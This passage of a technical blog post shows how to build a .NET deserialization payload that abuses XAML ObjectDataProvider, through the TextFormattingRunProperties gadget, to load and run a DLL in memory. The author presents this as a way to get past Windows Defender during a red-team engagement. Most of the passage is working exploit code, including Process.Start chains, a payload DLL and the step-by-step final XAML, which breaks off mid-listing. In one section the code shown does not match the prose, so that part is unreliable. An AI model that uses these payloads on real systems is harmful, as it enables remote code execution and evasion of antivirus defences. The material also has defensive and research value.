

Programming with XAML: Assembly.Load for .NET deserialization

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Content

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Programming with XAML: Assembly.Load for .NET deserialization

30 May 2023

[dotnetc#deserializationxaml](#)

Intro

During a red team engagement that I participated quite a while ago, we came across an ASP.NET web server that was vulnerable to insecure deserialisation. Usually, exploiting deserialisation bugs is easy: just generate a payload with the right gadget using [ysoserial.net](#) and you're done. But in this case, we ran into a problem because most of the gadgets available in ysoserial.net end up executing an OS command by spawning a child process, and this behaviour triggered a Windows Defender alert. A common solution to this problem is to run .NET code from memory by loading a DLL and calling a method from it. The only gadget I knew of that allowed this was the well-known [ActivitySurrogateSelector](#), but by then it had already been mitigated by the special application setting. After a bit of googling, I stumbled across the article [Re-Animating ActivitySurrogateSelector](#), which describes an interesting technique. The technique is to use two payloads in sequence. The first one disables the setting that was introduced to mitigate the ActivitySurrogateSelector, and the second one is the ActivitySurrogateSelector itself. The first one uses another well-known gadget from ysoserial.net — [TextFormattingRunProperties](#) with a specially crafted

XAML payload. I was really impressed by the fact that XAML allows to run almost any code, and I thought that it would be cool if we could use it to run a code that loads a DLL into memory, thus simplifying the exploit to a one step. There was no such gadget in ysoserial.net at the time, so we decided to build it ourselves. So, the post is about how we did it and the difficulties we encountered.

A quick shoutout to [@loqpa](#) for the help and let's get started.


What is XAML?

Let's start by defining what XAML is. XAML stands for **eXtensible Application Markup Language** and it is an XML based declarative markup language, which is used to create user interfaces in some .NET UI frameworks. It is kind of HTML, but for desktop applications. There are several UI libraries that use XAML as their markup language: WPF (Windows Presentation Foundation), WinUI, UWP, etc, but in this article we will only consider WPF as an example.

Here is a XAML markup for a simple WPF application with a label and a button.

```
<Window x:Class="WpfAppTest.MainWindow"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:local="clr-namespace:WpfAppTest"
        Title="MainWindow" Height="300" Width="300">
  <Grid>
    <Label x:Name="MyLabel"
           Content="Label"
           Width="40"
           Height="30"
           HorizontalAlignment="Center"
           VerticalAlignment="Top"
           Margin="0,80,0,0" />
    <Button x:Name="MyBytton"
            Width="100"
            Height="30"
            Content="Button"
            HorizontalContentAlignment="Center" />
  </Grid>
</Window>
```

After running it, you'll get a window like the one below.



XAML represents the visual part of the application, the logic behind it is described in a corresponding C# file, usually called "code-behind". For example, to handle button click in our application, we need to add `Click` attribute to `Button` with name of method from C# file. In this case the method is called `Button_Click`.

```
<Button x:Name="MyBytton"
+      Click="Button_Click"
      Width="100"
      Height="30"
      Content="Button"
      HorizontalContentAlignment="Center" />
```

And the C# file that defines the click handler might look like this:

```

using System.Windows;

namespace WpfAppTest
{
    public partial class MainWindow : Window
    {
        public MainWindow()
        {
            InitializeComponent();
        }

        private void Button_Click(object sender, RoutedEventArgs e)
        {
            MyLabel.Content = "Click";
        }
    }
}

```

In summary, XAML is a markup language for describing the layout and appearance of UI elements and linking them to underlying code.

Code execution in XAML with ObjectDataProvider

When you write a GUI application, you often need to display data, that you get somewhere as some UI element. For example, you may need to display strings from a database as a select box, or contents of a CSV file as a table, and so on. In WPF there are many ways to do this, one of them is to use `ObjectDataProvider` and it is particularly interesting for us because it allows code to be executed directly from XAML.

Suppose we have some a method in our code that returns a list of strings:

```

namespace WpfAppTest
{
    ...
    public class Data
    {
        public static Array GetMyStrings()
        {
            return new string[] { "One", "Two", "Three" };
        }
    }
}

```

And we also have a `ListBox` element in XAML where we want to display these strings:

```
<Window ...>
  <Grid>
    ...
    <ListBox x:Name="MyListBox"
      Width="100"
      Height="100"
      HorizontalAlignment="Center"
      VerticalAlignment="Bottom"
      Margin="0,0,0,10" />
  </Grid>
</Window>
```

To connect data from the `GetMyStrings` method to the `ListBox`, we can add an `ObjectDataProvider` to `Window.Resources` like this:

```
<Window x:Class="WpfAppTest.MainWindow"
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
+   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
+   xmlns:local="clr-namespace:WpfAppTest"
  Title="MainWindow" Height="300" Width="300">

+   <Window.Resources>
+     <ObjectDataProvider x:Key="myListItems"
+       ObjectType="{x:Type local:Data}"
+       MethodName="GetMyStrings">
+     </ObjectDataProvider>
+   </Window.Resources>

  <Grid>
    ...
  </Grid>
</Window>
```

Here we've created a resource that can be accessed via the `myListItems` key. The `ObjectType` attribute allows any available type to be selected by using the XAML `x:Type` markup extension and specifying the type name. Here we've provided the value `local:Data`, where `local` is the current application namespace declared as `xmlns` on the `Window` tag and `Data` is the name of the class from our code. `MethodName` is the name of the method to call on the type specified using the `ObjectType`.


Now we can use the created `ObjectDataProvider` as `ItemSource` for `ListBox` using the `StaticResource` markup extension:

```

<!-- MainWindow.xaml -->
<Window ...>
  <Grid>
    ...
    <ListBox x:Name="MyListBox"
+      ItemsSource="{Binding Source={StaticResource myListItems}}"
      Width="100"
      Height="100"
      HorizontalAlignment="Center"
      VerticalAlignment="Bottom"
      Margin="0,0,0,10" />
  </Grid>
</Window>

```

If we now run our application, we will see a window like this:



So, basically we've just executed the code as shown below, using only XAML.

```
WpfAppTest.Data.GetMyStrings();
```

But `ObjectDataProvider` is much more powerful. For example, we can pass arguments to methods. Let's change our code so that `GetMyString` take the filter string as an argument:

```
public class Data
{
    public static Array GetMyStrings(string filter)
    {
        var items = new string[] { "One", "Two", "Three" };
        return items.Where(x => x.Contains(filter)).ToArray();
    }
}
```

Now we can modify the XAML file to provide a `filter` argument to this method:

```
Window x:Class="WpfAppTest.MainWindow"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
+   xmlns:s="clr-namespace:System;assembly=mscorlib"
    xmlns:local="clr-namespace:WpfAppTest"
    Title="MainWindow" Height="300" Width="300">

    <Window.Resources>
        <ObjectDataProvider x:Key="myListItems"
            ObjectType="{x:Type local:Data}"
            MethodName="GetMyStrings">
+         <ObjectDataProvider.MethodParameters>
+             <s:String>e</s:String>
+         </ObjectDataProvider.MethodParameters>
        </ObjectDataProvider>
    </Window.Resources>

    ...
```

As you can see, to be able to use the `System.String` type we need to define `xmlns` on the `Window` tag with the value `clr-namespace:System;assembly=mscorlib`. After that `System.String` could be accessed as `s:String`. So by declaring `xmlns` on the root element of the XAML, we are able to import any DLL on the system.

If we can execute any method from our code, is it possible to execute, for example, `Process.Start("calc.exe")`? The answer is yes. We just need to import the `System.Diagnostics` namespace from `System.dll` and call `Process.Start` with the required arguments:

```


<Window x:Class="WpfAppTest.MainWindow"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:s="clr-namespace:System;assembly=mscorlib"
+    xmlns:d="clr-namespace:System.Diagnostics;assembly=System"
    xmlns:local="clr-namespace:WpfAppTest"
    Title="MainWindow" Height="300" Width="300">

    <Window.Resources>
-        <ObjectDataProvider x:Key="myListItems"
-            ObjectType="{x:Type local:Data}"
-            MethodName="GetMyStrings">
-            <ObjectDataProvider.MethodParameters>
-                <s:String>e</s:String>
-            </ObjectDataProvider.MethodParameters>
-        </ObjectDataProvider>
+        <ObjectDataProvider x:Key="myListItems"
+            ObjectType="{x:Type d:Process}"
+            MethodName="Start">
+            <ObjectDataProvider.MethodParameters>
+                <s:String>calc.exe</s:String>
+            </ObjectDataProvider.MethodParameters>
+        </ObjectDataProvider>
    </Window.Resources>

    ...

```

When you launch the application, a calculator will open:



The key takeaway is that with the help of `ObjectDataProvider` you can execute almost any code during XAML parsing. There are some limitations which we will discuss later.

One more thing, to test code execution in XAML we don't actually need to create a WPF application, we can just use the `XamlReader.Parse` method from the `System.Windows.Markup` namespace:

```

using System;
using System.Windows.Markup;

namespace.XamlTest
{
    class Program
    {
        static void Main(string[] args)
        {

            var xaml = @"
<ResourceDictionary
    xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
    xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
    xmlns:s=""clr-namespace:System;assembly=mscorlib""
    xmlns:d=""clr-namespace:System.Diagnostics;assembly=System"">

<ObjectDataProvider x:Key=""calc""
                    ObjectType=""{x:Type d:Process}""
                    MethodName=""Start"">
    <ObjectDataProvider.MethodParameters>
        <s:String>calc.exe</s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>

</ResourceDictionary>";

            try
            {
                XamlReader.Parse(xaml);
            }
            catch (Exception e)
            {
                Console.WriteLine(e.Message);
            }

            Console.ReadKey();
        }
    }
}

```

XAML and .NET deserialization

You may ask, what XAML has to do with .NET deserialization? The answer is `TextFormattingRunProperties` gadget. It is .NET deserialisation gadget found by Oleksandr Mirosh (@olekmirosh) and Alvaro Munoz (@pwntester).

The gadget is called the same as its entry point class `TextFormattingRunProperties` from the namespace `Microsoft.VisualStudio.Text.Formatting` inside the `Microsoft.VisualStudio.Text.UI.Wpf.dll` library. Here is the code for this class:

```
namespace Microsoft.VisualStudio.Text.Formatting
{
    [Serializable]
    public sealed class TextFormattingRunProperties :
        TextRunProperties,
        ISerializable,
        IObjectReference
    {
        ...

        internal TextFormattingRunProperties(SerializationInfo info, StreamingContext
context)
        {
            this._foregroundBrush = (Brush) this.GetObjectFromSerializationInfo(nameof
(ForegroundBrush), info);
            ...
        }
    }
}
```

As you can see, this class is marked as `[Serializable]` and implements the `ISerializable` interface, which means that on deserialisation the special deserialisation constructor is called. Inside this constructor there is a call to the `GetObjectFromSerializationInfo` method:

```
private object GetObjectFromSerializationInfo(string name, SerializationInfo info)
{
    string xamlText = info.GetString(name);
    return xamlText == "null" ? (object) null : XamlReader.Parse(xamlText);
}
```

Here the string of serialised data, which is controlled by an attacker in case of a deserialization vulnerability, is passed to the `XamlReader.Parse` method. So basically, an attacker controls XAML data that is parsed. As we already know from the previous part, this leads to remote code execution.

ObjectDataProvider features and limitations

Ok, we can run `Process.Start("calc.exe")` . But how about something more complex? Something like `Assembly.Load(dllBytes)` .

As we already know, `ObjectDataProvider` can be used to execute static methods on types. We've used this feature to call `Process.Start` :

```
<ResourceDictionary
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:s="clr-namespace:System;assembly=mscorlib"
    xmlns:d="clr-namespace:System.Diagnostics;assembly=System">

    <ObjectDataProvider x:Key="calc"
        ObjectType="{x:Type d:Process}"
        MethodName="Start">
        <ObjectDataProvider.MethodParameters>
            <s:String>calc.exe</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

</ResourceDictionary>
```

Now let's look at other useful features of the `ObjectDataProvider` , such as the ability to call object constructors with arguments and the ability to call methods on instances. For example, we have the following code:

```
public class DataObject
{
    public string[] items;

    public DataObject(string[] items)
    {
        this.items = items;
    }

    public string[] GetItems(int count)
    {
        return items.Take(count).ToArray();
    }
}
```

Let's imagine that we want to create an instance of `DataObject` using the `ObjectDataProvider` and then create another `ObjectDataProvider`, which calls the `GetItems` method on the created instance. We can do it like this:

```
<ResourceDictionary
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:local="clr-namespace:XamlTest;assembly=XamlTest">

    <ObjectDataProvider x:Key="first"
        ObjectType="{x:Type local:First}">
        <ObjectDataProvider.ConstructorParameters>
            </ObjectDataProvider.ConstructorParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="second"
        ObjectType="{x:Type local:Second}">
        <ObjectDataProvider.ConstructorParameters>
            <StaticResource ResourceKey="first" />
        </ObjectDataProvider.ConstructorParameters>
    </ObjectDataProvider>

</ResourceDictionary>
```

Here we've used a several new important features of `ObjectDataProvider`:

- `ObjectDataProvider.ConstructorParameters` to call a class constructor with arguments
- `x:Array` markup extension to create an array of strings
- `ObjectDataProvider.ObjectInstance` to call the method `GetItems` on an instance of an object created by another `ObjectDataProvider`

Ok, we've discussed some the useful features of `ObjectDataProvider`, now let's look at the limitations.

Suppose we have two classes, `First` and `Second` defined as follows:

```

public class First
{
    public First() { }
}

public class Second
{
    public Second(object first)
    {
        Console.WriteLine(first);
    }
}

```

And we need to execute the following C# code using only XAML:

```

First first = new First();
Second second = new Second(first);

```

If we rewrite this as XAML using `ObjectDataProvider`, we get something like this:

```

<ResourceDictionary
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:local="clr-namespace:XamlTest;assembly=XamlTest">

    <ObjectDataProvider x:Key="first"
        ObjectType="{x:Type local:First}">
        <ObjectDataProvider.ConstructorParameters>
            </ObjectDataProvider.ConstructorParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="second"
        ObjectType="{x:Type local:Second}">
        <ObjectDataProvider.ConstructorParameters>
            <StaticResource ResourceKey="first" />
        </ObjectDataProvider.ConstructorParameters>
    </ObjectDataProvider>

</ResourceDictionary>

```

But if we try to execute this XAML with `XamlReader.Parse`, we'll find out that the constructor of the `Second` class did not receive an object of the type `First`, but of the type `ObjectDataProvider` instead. This is the main limitation I've found in the

`ObjectDataProvider` : it is impossible to pass an object created with the `ObjectDataProvider` using the `StaticResource` extension as an argument to a constructor/method of another `ObjectDataProvider` .

Implementing `Assembly.Load`

Ok, now we are finally ready to implement `Assembly.Load` in XAML. But due to the restrictions, we have to do it without passing any created objects as arguments to other object constructors or method calls. This is not that hard, here is what the C# code looks like:

```
byte[] data = new byte[] { };
Assembly assembly = Assembly.Load(data);
Type type = assembly.GetType("MyType");
MethodInfo method = type.GetMethod("Run", BindingFlags.Static | BindingFlags.Public);
method.Invoke(null, new object[] {});
```

We were able to get around the limitations, because we are only using static method calls here. We don't need to pass an object instance to the `Invoke` method for static calls, so we can just pass `null` .

As a payload we can use something simple for now:

```
using System.Diagnostics;

public class Payload
{
    public static void Run()
    {
        Process.Start("calc");
    }
}
```

To build a DLL-file from this code open the `Developer Command Prompt for VS 20XX` and execute the following command:

```
csc /target:library /optimize /out:Payload.dll Payload.cs
```

Now let's translate the code into XAML line by line.

To create an array of assembly bytes we can use the `x:Array` XAML extension. It is not a perfect solution, because the size of such array will be 20 times larger than the size of the DLL, but we will improve this later.

```

<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
>

    <x:Array x:Key="data" Type="{x:Type x:Byte}">
        <x:Byte>77</x:Byte>

        <x:Byte>0</x:Byte>
    </x:Array>
</ResourceDictionary>

```

Then, we can use `ObjectDataProvider` to call the static method `Assembly.Load` and pass the `data` array we've created:

```

@@ -1,5 +1,6 @@
    <ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
+                        xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
    >

        <!-- byte[] data = new byte[] { /*... Payload.dll bytes ...*/ }; -->
        <x:Array x:Key="data" Type="{x:Type x:Byte}">
@@ -7,4 +8,11 @@
            <!-- ... 3582 lines ... -->
            <x:Byte>0</x:Byte>
        </x:Array>
+
+        <!-- Assembly assembly = Assembly.Load(data); -->
+        <ObjectDataProvider x:Key="assembly" ObjectType="{x:Type r:Assembly}"
+        MethodName="Load">
+            <ObjectDataProvider.MethodParameters>
+                <StaticResource ResourceKey="data"></StaticResource>
+            </ObjectDataProvider.MethodParameters>
+        </ObjectDataProvider>
    </ResourceDictionary>

```

To call the `GetType` method on the `assembly` object instance, we can also use `ObjectDataProvider` :

```

@@ -1,6 +1,7 @@
    <ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                        xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
+                        xmlns:s="clr-namespace:System;assembly=mscorlib"
    >
        <!-- byte[] data = new byte[] { /*... Payload.dll bytes ...*/ }; -->
        <x:Array x:Key="data" Type="{x:Type x:Byte}">
@@ -15,4 +16,11 @@
            <StaticResource ResourceKey="data"></StaticResource>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
+
+    <!-- Type type = assembly.GetType("MyType"); -->
+    <ObjectDataProvider x:Key="type" ObjectInstance="{StaticResource assembly}"
    MethodName="GetType">
+        <ObjectDataProvider.MethodParameters>
+            <s:String>Payload</s:String>
+        </ObjectDataProvider.MethodParameters>
+    </ObjectDataProvider>
</ResourceDictionary>

```

The same goes for calling the `GetMethod` method on the `type` object instance. We just need to calculate the value for `BindingFlags.Static | BindingFlags.Public`:

```

@@ -23,4 +23,12 @@
        <s:String>Payload</s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
+
+    <!-- MethodInfo method = type.GetMethod("Run", BindingFlags.Static |
    BindingFlags.Public); -->
+    <ObjectDataProvider x:Key="method" ObjectInstance="{StaticResource type}"
    MethodName="GetMethod">
+        <ObjectDataProvider.MethodParameters>
+            <s:String>Run</s:String>
+            <r:BindingFlags>24</r:BindingFlags>
+        </ObjectDataProvider.MethodParameters>
+    </ObjectDataProvider>
</ResourceDictionary>

```

Finally, for the last piece of code, we need to use the `x:Array` markup extension to create an array of `object` and the `x:Null` markup extension for the `null` value:

```
@@ -31,4 +31,12 @@
    <r:BindingFlags>24</r:BindingFlags>
  </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
+
+ <!-- method.Invoke(null, new object[] {}); -->
+ <ObjectDataProvider x:Key="invoke" ObjectInstance="{StaticResource method}"
MethodName="Invoke">
+   <ObjectDataProvider.MethodParameters>
+     <x:Null></x:Null>
+     <x:Array Type="{x:Type s:Object}"></x:Array>
+   </ObjectDataProvider.MethodParameters>
+ </ObjectDataProvider>
</ResourceDictionary>
```

Here is how the final payload looks like:

```

<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                    xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
                    xmlns:s="clr-namespace:System;assembly=mscorlib"
>

    <x:Array x:Key="data" Type="{x:Type x:Byte}">
        <x:Byte>77</x:Byte>

        <x:Byte>0</x:Byte>
    </x:Array>

    <ObjectDataProvider x:Key="assembly" ObjectType="{x:Type r:Assembly}"
MethodName="Load">
        <ObjectDataProvider.MethodParameters>
            <StaticResource ResourceKey="data"></StaticResource>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="type" ObjectInstance="{StaticResource assembly}"
MethodName="GetType">
        <ObjectDataProvider.MethodParameters>
            <s:String>Payload</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="method" ObjectInstance="{StaticResource type}"
MethodName="GetMethod">
        <ObjectDataProvider.MethodParameters>
            <s:String>Run</s:String>
